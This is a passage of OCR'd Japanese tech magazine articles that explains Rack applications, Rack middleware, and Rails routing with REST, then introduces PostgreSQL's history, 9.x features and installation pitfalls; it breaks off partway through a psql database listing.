この状態でブラウザからhttp://localhost:9292にアクセスすると、ブラウザ上に「Hello!」のメッセージが表示されるはずです(**図1**)。

config.ruの中に書いたHelloAppクラスの実装を見てください。callメソッドが定義され、ステータスコードとレスポンスヘッダとレスポンスボディを1つの配列にして返しています。つまり、HelloAppクラスはRackアプリの要求仕様に従っているので、これも立派なRackアプリだと言えます。

rackupコマンドを実行すると、起動したAPサーバの情報が表示されます(**図2**)。ここでは`INFO  WEBrick 1.3.1`と出力されており、WEBrickが起動していることがわかります。Rack 2.0.1ではPuma→Thin[注9]→WEBrickの順で起動するAPサーバを決定するため、環境によってはPumaやThinが起動するかもしれません。しかし、どのAPサーバが起動しても同じようにブラウザに「Hello!」のメッセージが表示されるはずです。なぜなら、いずれもRackに対応したAPサーバだからです。

APサーバは、実行中のWebアプリがRailsなのか、Sinatraなのか、はたまた今回作成したような単純なサンプルアプリケーションなのかを意識せずに実行できます。同様にRackアプリは、APサーバとしてPumaが起動しているのか、WEBrickが起動しているのか、はたまたそれ以外のAPサーバが起動しているのか、意識する必要がありません。これはすべてRackが標準規約を提供し、APサーバとWebアプリの橋渡しをしてくれているおかげです。


注8) rack gemが提供するプログラム。

注9) URL http://code.macournoyer.com/thin

▼リスト1　Rackアプリケーションのサンプル(config.ru)

```
class HelloApp
  def call(env)
    [200, {'Content-Type' => ↵
'text/html'}, ['Hello!']]
  end
end
run HelloApp.new
```

▼図1　リスト1のアプリケーションにブラウザからアクセス



▼図2　rackupの実行

```
$ rackup
[2016-07-17 10:21:09] INFO  WEBrick 1.3.1
[2016-07-17 10:21:09] INFO  ruby 2.3.1 (2016-04-26) [x86_64-darwin15]
[2016-07-17 10:21:09] INFO  WEBrick::HTTPServer#start: pid=1678 port=9292
```

RailsもRackアプリケーションであることを確認する

一番シンプルなRackアプリのしくみを確認したので、次はRailsの場合を見てみましょう。普段あまり意識しないかもしれませんが、Railsアプリケーション（以下Railsアプリ）にもconfig.ruは存在します。**リスト2**はRails 5.0.0で作成されるconfig.ruの中身です。

`run Rails.application`でRackアプリである`Rails.application`を起動していることがわかります。

なお、`Rails.application`はRailsモジュールのメソッドであるapplicationを呼び出しています。メソッドの呼び出しですので`Rails.application()`と書いても同じ意味になります[注10]。

次に、Railsで定義されているcallメソッドがどこにあるのか確認してみましょう。`rails console`でRailsコンソールを起動し、`Rails.application.method(:call).source_locarion`と入力してください。こうすると、callメソッドが定義されているファイルのパスと行番号が確認できます（**図3**）。

どうやらRailties gem（Railsのコア機能を提供するライブラリ）にあるlib/rails/engine.rbの520行目で定義されているようですね。実際にこのファイルを開いてみると、**リスト3**のようになっていました。

▼リスト2　Railsのconfig.ru

```
# This file is used by Rack-based servers ➥
to start the application.

require_relative 'config/environment'

run Rails.application
```

▼図3　Railsコンソールでcallメソッドを探す

```
> Rails.application.method(:call).source_locarion
["/Users/jit/.rbenv/versions/2.3.1/lib/ruby/➥
gems/2.3.0/gems/railties-5.0.0/lib/rails/➥
engine.rb", 520]
```

注10） Rubyは文法上、メソッド呼び出しの`()`を省略できます。

Rackが登場した背景

Rackが登場する以前は、多種多様なAPサーバが独自の構成を持っていました。それはWebアプリケーションフレームワークについても同様で、やはり独自の構成になっていました。そのためデプロイメントの方法が、選択したAPサーバやフレームワークによって異なったり、選択できるAPサーバやフレームワークが制限されたりする問題が発生し、開発者にとって悩みの種になっていました。

同じような問題はPythonの世界でも起きており、PythonではこのWSGI[注A]という標準インターフェースを定義しました。WSGIアプリケーションでは**リストA**のような関数を定義します。

Rackアプリの実装とよく似ていますね。というかむしろ、Rack自体がWSGIに触発されて作られたものですので、似ていて当然です。WSGIの登場後、Rubyの世界でもその仕様を参考にして、Rackの規約が定義されました。

Rackの規約ができたことにより、それまで発生していたデプロイメント方法の違いや、APサーバとWebアプリの組み合わせの制限の問題が解消されていきました。

▼リストA　sample.py（Wikipedia[注B]から引用）

```
def application(environ, start_response):
    start_response('200 OK', ➥
[('Content-Type', 'text/plain')])
    yield b'Hello World\n'
```

注A） Web Server Gateway Interfaceの略でウィズギーと読む。URL https://www.python.org/dev/peps/pep-0333

注B） URL https://ja.wikipedia.org/wiki/Web_Server_Gateway_Interface

戻り値（app.call req.env）が別のメソッド呼び出しになっているので、3つの配列を返しているのかどうか判断しにくいかもしれません。ですが、メソッドのコメントに「Define the Rack API for this engine.（このエンジン用のRack APIを定義する）」と書いてあることから、これがRack APIに準拠するcallメソッドであることがわかります。よって、RailsもやはりRackアプリになっていることが確認できました。

▼リスト3　lib/rails/engine.rb

```
# Define the Rack API for this engine.
def call(env)
  req = build_request env
  app.call req.env
end
```

まとめ

APサーバとRailsアプリを橋渡しするRackライブラリや、その中間でリクエストやレスポンスを加工するRackミドルウェアの存在は、普通にRailsアプリを開発していると意識する機会が少ないと思います。しかしRackがある

column　Webサーバとアプリケーションサーバの役割について

Webアプリの開発では「Webサーバ」や「APサーバ」という用語がよく登場します。Rubyの場合、この2つのサーバはどう違うのでしょうか？

APサーバはPumaやWEBrickのように、RubyのWebアプリ（RailsやSinatra）を実行できるサーバのことです。一方、Webサーバはブラウザから送信されたリクエストを受け取り、何らかのレスポンスを返すサーバのことです。代表的なWebサーバはApacheやNginxです。

ほとんどのAPサーバはWebサーバの機能も兼ね備えているため、開発時はApacheやNginxを使わず、PumaやWEBrickだけで開発することが多いと思います。ですので、PumaやWEBrickのことを「Webサーバ」と呼ぶこともよくあります。

本番環境になるとPumaやUnicorn[注C]の手前に、ApacheやNginxといった「本職のWebサーバ」を配置することが多いです。CSSやJavaScript、画像ファイルといった静的なファイルはAPサーバに処理を委譲することなく、Webサーバだけでリクエストを処理します。そのほうが速く処理が完了するからです。


Webサーバは自分で処理できないリクエストを受け取った場合だけ、APサーバに処理を委譲します。そして、APサーバはRailsのようなWebアプリに処理を委譲してレスポンスを受け取り、それをWebサーバに返します。WebサーバはAPサーバから受け取ったレスポンスをブラウザに返して、一連のサーバサイドの処理が完結します（**図A**）。

Qiitaの記事[注D]にも詳しい説明が載っているので、併せて参考にしてください。

注C） 性能の問題からWEBrickを使うことは少ない。

注D） Rails開発におけるwebサーバーとアプリケーションサーバーの違い（翻訳）　URL http://qiita.com/jnchito/items/3884f9a2ccc057f8f3a3

▼図A　Rubyにおけるwebアプリケーションの処理の流れ



からこそ、我々は気軽に、違うAPサーバを試したり、Railsの便利機能を当たり前のように使えたりするわけです。また、Rackに関する知識を持っておけば、サーバ寄りのトラブルを解決したり、ちょっと特殊な共通処理を挟み込んだりすることもできます。今までRackを意識してこなかった方は、これを機にRackに対する理解を深めていきましょう。

Railsアプリケーションのルーティングと RESTという考え方

Rackアプリの例として示した**リスト1**は、リクエストされたURLに応じて処理を切り替えることができません。http://localhost:9292にアクセスされても、http://localhost:9292/fooにアクセスされても、同じレスポンスを返します。

column Rackを学ぶならRackミドルウェアのことも知っておこう

Rackミドルウェア(Rack middleware)は、APサーバとRackアプリの間に割り込んで、リクエストやレスポンスに何かしら処理を加えるプログラムのことです。Rackアプリと同様、Rackミドルウェアに求められる要求仕様も非常にシンプルです。


- initializeメソッド(JavaやC#でいうところのコンストラクタ)の第1引数として、ほかのRackアプリケーションを受け取ること
- Rackアプリの仕様を満たしていること(callメソッドを持っていること)

この2点を満たしていれば、そのクラスをRackミドルウェアとして組み込むことができます。

たとえば**リストB**のコードはリクエストからユーザエージェントを取得し、レスポンスボディの最後にその情報を追加するRackミドルウェアの作成例です。この状態でRackアプリを起動してhttp://localhost:9292にアクセスすると、画面にRackミドルウェアによって追加されたユーザエージェント情報が表示されるはずです(**図B**)。

Rackミドルウェアは、複数のミドルウェアをいくつでも数珠つなぎにして実行できます。実際、Railsにもたくさんの Rackミドルウェアが組み込まれています。具体的にどんなミドルウェアが使われているのかを確認したい場合は、**rails middleware**(Rails 4の場合は**rake middleware**)というコマンドを実行してみてください(**図C**)。

▼図B　ブラウザで追加されたエージェントを確認



▼リストB　Rackミドルウェアの作成例

```
# Rackミドルウェアとなるクラスを定義する
class UserAgentMiddleware
  def initialize(app)
    @app = app
  end

  def call(env)
    user_agent = env['HTTP_USER_AGENT']
    code, headers, body = @app.call(env)
    body << "<hr>HTTP_USER_AGENT: ➥
#{user_agent}"
    [code, headers, body]
  end
end
# Rackミドルウェアを追加する
use UserAgentMiddleware

class HelloApp
  def call(env)
    [200, {'Content-Type' => ➥
'text/html'}, ['Hello!']]
  end
end

run HelloApp.new
```

▼図C　Rails 5でのrails middlewareの実行結果

```
use Rack::Sendfile
use ActionDispatch::Static
...(中略)...
use Rack::ConditionalGet
use Rack::ETag
run YourRailsApp::Application.routes
```

しかし、Webアプリであれば当然、URLに応じてレスポンスを変える必要があります。また、GETリクエストだけでなく、POSTリクエストも飛んでくるので、リクエストメソッドによる処理の切り分けも必要です。では、Railsではどういったルールでクライアントから送られてきたリクエストを切り替えているのでしょうか？　というわけで、ここではRailsアプリのルーティング（URLやリクエストメソッドに応じた処理の切り替え）について説明していきます。

scaffoldを使ってRailsのルーティングの基本を理解する

Railsにはscaffoldジェネレータというコマンドが用意されています[注11]。このコマンドを使うと簡単にCRUD[注12]ができるWebアプリのひな形が作成できます。次はscaffoldジェネレータを使ってブログ（Blog）の管理画面を作成する例です。

```
$ rails generate scaffold Blog ↵
title:string content:text
```

このコマンドを実行すると、さまざまなファイルが作成されたり更新されたりします。まずはその中から、config/routes.rbの内容を確認してみます。

config/routes.rbはブラウザから送られてきたリクエストを、どのコントローラ[注13]のどの

注11）scaffoldは「足場」や「土台」という意味です。

注12）Create/Read/Update/Delete、つまり、生成／読み取り／更新／削除の意味。

注13）MVCにおけるController。

column 複数リクエストの並行処理はアプリケーションサーバのお仕事

Railsアプリ、というより、Rackアプリ（＝Ruby製のWebアプリケーション）は複数のリクエストが同時にやってきても、並行して処理できます。ただし、複数のリクエストを並行して処理する鍵を握っているのはRackアプリではなく、PumaやUnicornなどのAPサーバです。

たとえば、Unicornは複数のプロセスを立ち上げることができるので、1つのリクエストを処理していてもほかのプロセスが余っていれば並行してリクエストを処理できます。

Pumaの場合は、プロセスに加えてスレッドも複数立ち上げることができます。この場合、同時に処理できるリクエスト数は「プロセス数×スレッド数」になります。スレッドを複数立ち上げるほうが、プロセスを増やすよりメモリの消費量を抑えることができますが、その代わりにアプリケーションはスレッドセーフであることが要求されます。

Rails 5ではPumaがデフォルトのWebサーバとして使われています。Rails 5で新規にアプリケーションを作成するとconfig/puma.rbというファイルが作成されます。プロセス数やスレッド数を変更したい場合はこのファイルの内容を変更します（**リストC**）。

また、すでに述べたとおり、本番環境ではRackアプリの手前にApacheやNginxなどのWebサーバを置くことが多いです。画像やJavaScript、CSSといった静的なファイルに対するリクエストは、通常Webサーバ単体で処理が完結します。

▼リストC　Rails 5で、プロセス数やスレッド数を変更（config/puma.rb）

```
# 環境変数RAILS_MAX_THREADSで指定された数だけスレッドを立ち上げる↵
(デフォルトは5)
threads_count = ENV.fetch("RAILS_MAX_THREADS") { 5 }.to_i
threads threads_count, threads_count

...(中略)...

# 環境変数WEB_CONCURRENCYで指定された数だけプロセスを立ち上げる↵
(デフォルトは2)
# ただし、最初はコメントアウトされているので、プロセス数は1
# workers ENV.fetch("WEB_CONCURRENCY") { 2 }

...(中略)...
```

アクション（メソッド）に処理させるのかを定義する設定ファイルです。実際に中身を見てみましょう。

```
Rails.application.routes.draw do
  resources :blogs
  ...(中略)...
end
```

あれ？　設定ファイルという割にはやけにシンプルですね……。これでいったい何を定義したのでしょうか？　その答えは**rails routes**コマンドを実行するとわかります（**図4**）。**rails routes**はconfig/routes.rbに設定されたルーティング情報を一覧化して出力するコマンドです。具体的には次の4つの情報が出力されます。

- アプリケーション内で使われるルーティング名（Prefix）
- リクエストメソッド（Verb）
- マッチするURLのパターン（URI Pattern）
- そのリクエストに対応するコントローラとメソッド（Controller#Action）

▼図4　rails routesの実行結果

```
$ rails routes
   Prefix Verb   URI Pattern                  Controller#Action
    blogs GET    /blogs(.:format)             blogs#index
          POST   /blogs(.:format)             blogs#create
 new_blog GET    /blogs/new(.:format)         blogs#new
edit_blog GET    /blogs/:id/edit(.:format)    blogs#edit
     blog GET    /blogs/:id(.:format)         blogs#show
          PATCH  /blogs/:id(.:format)         blogs#update
          PUT    /blogs/:id(.:format)         blogs#update
          DELETE /blogs/:id(.:format)         blogs#destroy
```

▼リスト4　scaffoldで作成されるコントローラのコード（簡略化）

```
class BlogsController < ApplicationController
  def index
    # /blogs にGETされたらブログの一覧を返す
  end

  def show
    # /blogs/1 にGETされたらid=1のブログを返す
  end

  def new
    # /blogs/new にGETされたらブログの新規作成画面を表示
  end

  def edit
    # /blogs/1/edit にGETされたらid=1のブログの編集画面を表示
  end

  def create
    # /blogs にPOSTされたらブログを新規作成
  end

  def update
    # /blogs/1 にPATCHまたはPUTされたらブログを更新
  end

  def destroy
    # /blogs/1 にDELETEされたらブログを削除
  end
end
```

rails routesの出力結果（**図4**）を改めて見てください。実は**resources :blogs**と書いただけで、URLとリクエストメソッドの組み合わせが8つも用意されています。Railsでは規約として、これら8つのURLとリクエストメソッドについてそれぞれ典型的な役割が決められており、開発者はその役割に従ってコントローラやビュー[注14]を作成します。ちなみに、scaffoldジェネレータを使うとコントローラやビューに関しても実行可能なひな形が作成されるので、「作成する」というよりも「目的に応じて修正する」と表現したほうが正しいかもしれません。

リクエストはコントローラのどこで処理されるのか?

scaffoldで作成されるコントローラのコードについても、ざっくりと概要を見ておきましょう。説明用に単純化したコントローラのコードを**リスト4**に示します。コード内のコメントを

注14）MVCにおけるView。

読むと、先ほどの`rails routes`で表示された、Verb、URI Pattern、Controller#Actionの対応関係がわかると思います。

Railsはこのようにして、ブラウザから送られてきたリクエストとそのリクエストを処理するコントローラのアクション（メソッド）をマッピングしています。

RESTという考え方

ところで、Railsはなぜ`resources :blogs`と書くだけで、8つものURL/Verbの組み合わせを用意するのでしょうか？　これはRESTと呼ばれる考え方が大きく関係しています。

RESTとは「REpresentational State Transfer」の略で、Webアプリの場合はリソース（今回の例でいうとブログ）に対する操作（典型的な例はCRUD）を、一意なURIとリクエストメソッド（GET/POST/PATCH/PUT/DELETE）で表現しようとする考え方です。

Railsではこの考え方を活用して、リソースに対するCRUD操作を、先ほど説明したような共通化されたしくみで提供しています。開発者側もこの原則を理解し、それに従って開発すれば、一貫性があり、理解しやすいWebアプリを構築できます。

RESTに関する詳しい説明は書籍『Webを支える技術』[注15]を参考にしてください。

まとめ

resourcesを使ったルーティングの定義や、RESTの考え方はRails初心者の方にとっては少し難しい話題かもしれません。筆者もRailsを始めたころは、理解するのに苦労した記憶があります。Railsではresourcesを使わないルーティング定義もできますが、resourcesを使ったほうがconfig/routes.rbをシンプルに書けるようになります。また、共通ルールの上で開発することになるのでほかの開発者との意思疎通もしやすくなります。RESTの考え方はRailsだけでなく、一般的なWeb API設計でもよく出てくる話題ですので、Webアプリ開発に従事する開発者はぜひマスターしておきましょう。SD

注15）山本 陽平 著、技術評論社、2010年、ISBN＝978-4-7741-4204-3 URL https://gihyo.jp/magazine/wdpress/plus/978-4-7741-4204-3

column GETやPOSTは知ってるけど、PATCH/PUT/DELETEって何？

Webアプリ開発で頻繁に出てくるリクエストメソッドはGETとPOSTの2つだと思います。しかし、Railsではこれに加えてPATCH/PUT/DELETEというリクエストメソッドも登場します。読者のみなさんの中には初めて聞いたという方もおられるかもしれませんが、いずれもHTTPプロトコルの中では有効なリクエストメソッドです[注E]。

ただし、HTMLのフォームは通常GETとPOSTしか送信できないようになっているため、Railsでは"_method"という隠し項目に本来のリクエストメソッド（PATCHやDELETEなど）を指定してフォームをPOSTしています。Railsではこの隠し項目の値に応じて、POSTから本来のリクエストメソッドに切り替えているのです。

ちなみに、この切り替え処理はコラム「Rackを学ぶならRackミドルウェアのことも知っておこう」で説明したRackミドルウェアの1つが担当しています。興味がある方はrack gemの中にあるmethod_override.rbのソースコード[注F]を覗（のぞ）いてみてください。

注E）［参考］URL https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol#Request_methods

注F）URL https://github.com/rack/rack/blob/master/lib/rack/method_override.rb

特集 2

Author 曽根 壮大(そね たけとも)
日本PostgreSQLユーザ会(中国支部長)
㈱オミカレ(CTO)

いますぐ始める本格派データベース

新しいPostgreSQLの教科書

生誕20周年を迎えたPostgreSQLを使ってみよう!

OSSデータベースの二大勢力と言えば、PostgreSQLとMySQLです。本誌では、2016年6月号のMySQL特集に引き続きPostgreSQLを取り上げます。PostgreSQLは、すでに誕生20周年を迎え円熟期に来ています。IT業界においてデータストアの重要性は日増しに増しています。データを蓄積し、その中からビジネスチャンスを見いだすことが求められています。その結果、データウェアハウスの利用も見直されるようになりました。さらにはビッグデータを分析する機械学習理論への展開など、その適用範囲は拡大しています。本特集では、いきなりそこまでハイレベルなビジネス利用を紹介するのではなく、まず、読者の皆さんがしっかりとPostgreSQLを始められるように解説記事を構成しました。まずは簡単に歴史から振り返り、おもな機能を押さえてからインストール方法を教授します。その後は高可用性を実現する方法、既存のデータベースから移行する方法など、システム開発でよく起きる事例を中心に紹介し、バグや使用上の問題が起きたときにPostgreSQLのコミュニティとどのようにかかわったらよいのか――全方位から解説します。

特集2
いますぐ始める本格派データベース
新しいPostgreSQLの教科書
生誕20周年を迎えたPostgreSQLを使ってみよう！

第1章

進化に感動！ PostgreSQLとその歴史

――9系で円熟しつつあるその機能の概略

Author
曽根 壮大（そね たけとも）
日本PostgreSQLユーザ会（中国支部長）
㈱オミカレ（CTO）
http://soudai1025.blogspot.jp/

ポストグレスキューエル PostgreSQLの歴史

OSSのRDBMS（Relational Data Base Management System）として広く普及しているPostgreSQLですが、もともとはIngres（イングレス）の後継として開発されました。その名前の由来は「Post-Ingres（Ingressの後）」であり、「Postgres」や「ポスグレ」と呼ばれています。

近年では業務系やWeb系で広く使われていますが、**図1**のような進化を遂げてきました。

図1の内容をまとめると次のようになります。

- 6系：標準SQLに準拠し、MVCC[注1]などのRDBMSとしての基本的な機能を実装
- 7系：制約やWAL[注2]を手に入れてACID[注3]を満たす
- 8系：VACUUM[注4]やHOT[注5]などの運用に直結するパフォーマンス改善

注1）MultiVersion Concurrency Control：多版型同時実行制御（https://www.postgresql.jp/document/7.2/user/mvcc.html）
注2）Write Ahead Logging：ログ先行書き込み（https://www.postgresql.jp/document/8.0/html/wal.html）
注3）"Atomicity"（原子性）、"Consistency"（一貫性）、"Isolation"（独立性）、"Durability"（耐久性）の頭文字より
注4）VACUUM：データベースの不要領域の回収とデータベースの解析（オプション）を行う（https://www.postgresql.jp/document/9.2/html/sql-vacuum.html）
注5）Heap-only tuples（https://wiki.postgresql.org/wiki/Index-only_scans/ja）

▼図1　PostgreSQLの歴史

6系時代（1998～2000年）

- **6.3**　副問い合わせ、PL/Tcl
- **6.4**　PL/pgSQL、マルチバイト文字列サポート、ビュー
- **6.5**　MVCC、一時表、CASE、INTERSECT、EXCEPT

7系時代（2000～2005年）

- **7.0**　外部キー制約
- **7.1**　WAL、TOAST、OUTER JOIN
- **7.2**　コンカレントVACUUM、PL/Python
- **7.3**　スキーマ、ドメイン、PREPARE
- **7.4**　IPv6、information_schema

8系時代（2005～2010年）

- **8.0**　Microsoft Windows対応、SAVEPOINT、PITR、表領域
- **8.1**　2相コミット、ROLE、行共有ロック、テーブル・パーティショニング
- **8.2**　ウォームスタンバイ、GINA、autovacuum
- **8.3**　更新処理性能の向上、XMLデータ型、全文検索、ENUM型、UUID型、複数の同時実行autovacuum
- **8.4**　再帰クエリ、ウィンドウ関数、列単位のアクセス制御、SQLと関数の性能解析機能

・9系：レプリケーションや、OLTP[注6]、DWH[注7]両方の面で性能向上

とくに9系以降の進化は著しく、RDBMSとしての性能を向上させながらもJSON対応などのNoSQLの要素もいち早く取り入れているのが特徴です。

名称がIngresからPostgres（Post Ingres）に変更されてから数えると、すでに30年の歴史があります。さらにPostgresからPostgreSQLになってから今年で生誕20年を迎えました。また、PostgreSQLは毎年最新版のリリースが行われており、今年もPostgreSQL 9.6のリリースが予定されています。PostgreSQL 9.6 beta4が公開されており（2016年8月12日現在）、待望のパラレルクエリ対応など新機能が目白押しです。

「昔触ったことがあるけれど、最近はすっかりPostgreSQLから離れてしまった」という方も、これを機にぜひ触ってみてください。その進化に感動すること間違いなしです。

注6） Online Transaction Processing：オンライントランザクション処理
注7） Data WareHouse：データウェアハウス

PostgreSQLを選ぶ理由

PostgreSQLの歴史を見て、その進化が感じられたのではないでしょうか。PostgreSQLは今までの歴史の中で、次のことを大切にして成長してきました。

・OSS（Open Source Software）としてソースコードをきれいに保つこと
・標準SQL準拠を重視すること
・トランザクションを厳格にすること
・制約や型が豊富でデータを適切に守ること
・関数やデータ型など、ユーザ独自の拡張機能の開発がしやすいこと

そのため、きれいなソースコードとAPIの充実から豊富な拡張ができましたし、今もなお開発が進められています。また、厳格なトランザクションやデータを守るしくみがしっかり備わっていることから、業務システムでも長年愛されてきました。そのような歴史的背景から、現在では商用RDBMSと比較しても遜色（そんしょく）ない数多くの機能を有しています。従来から重視してきたデータを厳格に守ることに加え、9系ではレプ

9系時代（2010年～現在）

9系だけでも掲載しきれないほどの機能追加や改善がされています。しかも年々開発が活発化しています!

- **9.0** レプリケーション、一括権限変更、匿名プロシージャ、64bit Windowsサポート、移動平均、列／条件トリガー、一意性制約の遅延、排他制約
- **9.1** 同期レプリケーション、外部テーブル、パッケージ管理、UNCLOGGEDテーブル、更新可能なWITH句、近傍検索、SELinux権限制御
- **9.2** インデックスオンリースキャン、カスケードレプリケーション、JSON型、範囲型、pg_basebackup
- **9.3** マテリアライズドビュー、外部テーブルへの書き出し、イベントトリガ、データページ・チェックサム、LATERAL句、更新可能ビュー
- **9.4** JSONB型、SQLからのサーバ設定の変更（ALTER SYSTEM）、レプリケーションスロット
- **9.5** UPSERT機能、行単位セキュリティ制御コマンド、フロックレンジインデックス（BRIN）
- **9.6** パラレルクエリ、複数同時スタンバイ、全文検索のフレーズ検索、COPYのReturning句対応

9.6は年内リリース予定。198個の改善や機能追加

10系時代（2017年～?）

※9.6以降は、Version 10で決定済み

リケーションをサポートしたことで高可用システムにも耐え得る、より堅牢なデータベースに成長しました。

とくに9系になった近年は**図1**にもあるとおり、

・レプリケーション(Ver. 9.0〜)
・JSON型(Ver. 9.2〜)
・マテリアライズド・ビュー(Ver 9.3〜)
・INSERT〜ON CONFLICT構文(Ver. 9.5〜)
・パラレルクエリ(Ver. 9.6〜)

などの実務で使用すると、非常に便利な機能が次々と追加されています。

また**図1**で解説したように、次期バージョンはPostgreSQL 10に決まっていますが、今後はバージョンの呼び方が変わります。今までは「PostgreSQL x.y.z」のうち「x.y」をメジャーバージョン、「z」をマイナーバージョンと呼んでましたが、10.0からは「x.y」表記になり、「x」をメジャーバージョン、「y」をマイナーバージョンと呼ぶようになります。そのため毎年メジャーバージョンアップするので10の次は11が出る予定です。もちろんバージョンのカウントアップ同様に機能もどんどん増えて高性能になることでしょう。

PostgreSQL 10は開発予定の機能のロードマップを公開しています。日本では、㈱NTTデータもレプリケーションやForeign Data Wrappersを担当しています。

PostgreSQL 10の予定されている新機能について興味がある方は公式wiki[注8]をチェックしてみてください。

そんなPostgreSQLの機能については第3章でいくつか詳しく紹介します。SD

注8) URL https://wiki.postgresql.org/wiki/PostgreSQL10_Roadmap

コラム「ユーザとともに歩むPostgreSQLの公式ドキュメント」

本章で紹介したとおり、PostgreSQLは機能がたいへん豊富です。しかし、その反面で使い方や適用方法がわからないという人も少なくありません。実装し、開発を進めるうえで、指針となるものが必要です。

そんな人のために味方になるのが日本語ドキュメントです。次のものが用意されています。

・PostgreSQL日本語ドキュメント
(http://www.postgresql.jp/document/9.5/html/)

PostgreSQLはリリースと合わせて英語版のドキュメントがリリースされています。その英語版ドキュメントはコミュニティの有志によって翻訳されています。日本語ドキュメントは翻訳プロジェクトもオープンに公開されており、GitHubで管理されています。そのため簡単にプルリクエストで翻訳に参加できますし、誤字脱字の報告もissues機能を使うことで報告ができます。

・PostgreSQL日本語ドキュメントのGitHubのリポジトリ
(https://github.com/pgsql-jp/jpug-doc)

@noborusさんが下記のサイトに翻訳の参加方法などをわかりやすくまとめてくれています。技術や英語がわからなくてもレビュアーとして誤字脱字を確認するだけでも素晴らしい貢献です。翻訳に興味がある方はぜひ読んでください。

・PostgreSQL日本語マニュアルについて
(http://qiita.com/noborus/items/03f98e43c216d7e23767)

特集2

いますぐ始める本格派データベース
新しいPostgreSQLの教科書
生誕20周年を迎えたPostgreSQLを使ってみよう！

第2章

すぐに体験してみませんか！

PostgreSQLのインストールと使い方

Linux、Mac OS、Windows、Amazon RDS対応

Author
曽根 壮大（そね たけとも）
日本PostgreSQLユーザ会
（中国支部長）
㈱オミカレ（CTO）
http://soudai1025.blogspot.jp/

Linuxへのインストール

第1章ではPostgreSQLの歴史やしくみについて紹介しました。読者の皆さんは興味津々ですぐに試したい気持ちになったでしょうか。そこでPostgreSQLを使うためにインストールの方法を解説します。

PostgreSQLは多くのプラットフォームで利用できますが、実際に運用する場合はLinuxサーバで利用されることが大半を占めています。

そのためメジャーなLinuxディストリビューションであるCentOS6でのインストールを**図1**に示します。

簡単に数個のコマンドで使い始められます。またWeb上にも非常に多くの方法が公開されています。インストールについてはとくに迷うことなく始められるのではないでしょうか。

PostgreSQLを使うときの注意点

簡単にインストールできるPostgreSQLですが、利用時にいくつかハマりどころがあります。それを紹介します。

はまりポイント①「ロケールの設定」

先ほどのインストールのときにも言及しましたが、PostgreSQLはinitdbの際に使用するデフォルトのロケールを指定します。具体的にはPostgreSQLのinitdb時のデフォルトでは、ロケールはOS側に設定されているロケールが使用されます。したがって、多くの場合はja_JP.UTF-8を選ぶことになります。

ただし、OSのロケールを利用した場合、ロケールによってはソート順に影響が出てしまいます。ロケールにCを指定すると、文字のバイナリ値を基準にしたソートが可能になり、その結果、一定のソート順が実現されます。そこで、

▼図1　PostgreSQLのインストール

```
# yum localinstall http://yum.postgresql.org/9.5/redhat/rhel-6.8-x86_64/pgdg-centos95-9.5-2
2.noarch.rpm
# yum install postgresql95-server postgresql95-contrib
  PostgreSQLのセットアップ
  postgresユーザで実行する必要がある
# su postgres
  PostgreSQLはデフォルトはOSのロケールを使用する。ロケールはCを指定するのが一般的なのでno-localeを指定しておく。また文字エンコーディングもデフォルトはsql_asciiなため-E UTF-8を指定するのが一般的。-Dはデータを格納する場所の指定
$ /usr/pgsql-9.5/bin/initdb -E UTF-8 --no-locale -D /var/lib/pgsql/9.5/data
$ exit
# service postgresql-9.5 start
```

日本語環境ではlocale=Cを指定することが一般的と言えます。initdb設定の際は**図1**のように、

```
/usr/pgsql-9.5/bin/initdb --no-locale
```

または、

```
/usr/pgsql-9.5/bin/initdb --locale=C
```

としてください。

--no-localeは、--locale=Cと同義です。こちらはどちらでも問題ありません。この設定によっていわゆる一般的なソートが可能になるので忘れずに指定しましょう。仮に、この設定を忘れた場合は注意が必要です。データベースを停止しないと、設定変更ができません。そのためシステムが稼働してからは変更が難しい個所になります。またソートをするときのパフォーマンスも、--locale=Cのときのほうが良くなります。

はまりポイント②「エンコーディングの設定」

続いてエンコーディングの指定です。こちらもインストールのときに説明しましたがデフォルトではinitdbのときにsql_asciiになります。

もちろんそれ自体は問題ではありません。しかし一般的にはUTF-8を使うことが多いと思います。そのため、initdbの際に明示的に指定することをお勧めします。また、PostgreSQLはCREATE DATABASEを行ったとき、template1というデータベースをコピーしています。この仕様を利用し、システムとしてデータベースの基準となるような変更をtemplate1に加えておけば、そのあとに作られるデータベースではその設定が不要になります。現在作成されているtemplate1については**図2**のようにして確認できます。

図2の例でtemplate1のほかにtemplate0がいることがわかります。これはtemplate1を変更していた場合に未変更のデータベースが必要となったときに利用するためです。そのためtemplate0には変更を加えてはいけません。ちなみにtemplate0を利用したデータベースを作成するときは、

```
CREATE DATABASE データベース名 WITH TEMPLATE template0;
```

として作成できます。

はまりポイント③「pg_hba.confの設定」

PostgreSQLはpg_hba.confによってアクセス制限をします。defaultではlocalhost以外のアクセスは無効になっています。そのため皆さんは自分たちの環境に合わせてネットワークを指定することになります。その際に注意点は2つあります。

- trustは指定しない
- 0.0.0.0/0は指定しない

trustはパスワードの認証をしない設定です。スーパーユーザであるpostgresなどにノンパスワードでアクセスできるようになるためたいへん危険です。0.0.0.0/0はすべてのIPアドレスからアクセスできるようになります。

また、pg_hba.confはPostgreSQLサーバの

▼図2　この例は/usr/pgsql-9.5/bin/initdb --no-locale -E UTF-8で作成した場合の状態

```
postgres=# \l
                                  データベース一覧
   名前    |  所有者   | エンコーディング | 照合順序 | Ctype(変換演算子) |      アクセス権
-----------+----------+------------------+----------+-------------------+----------------------
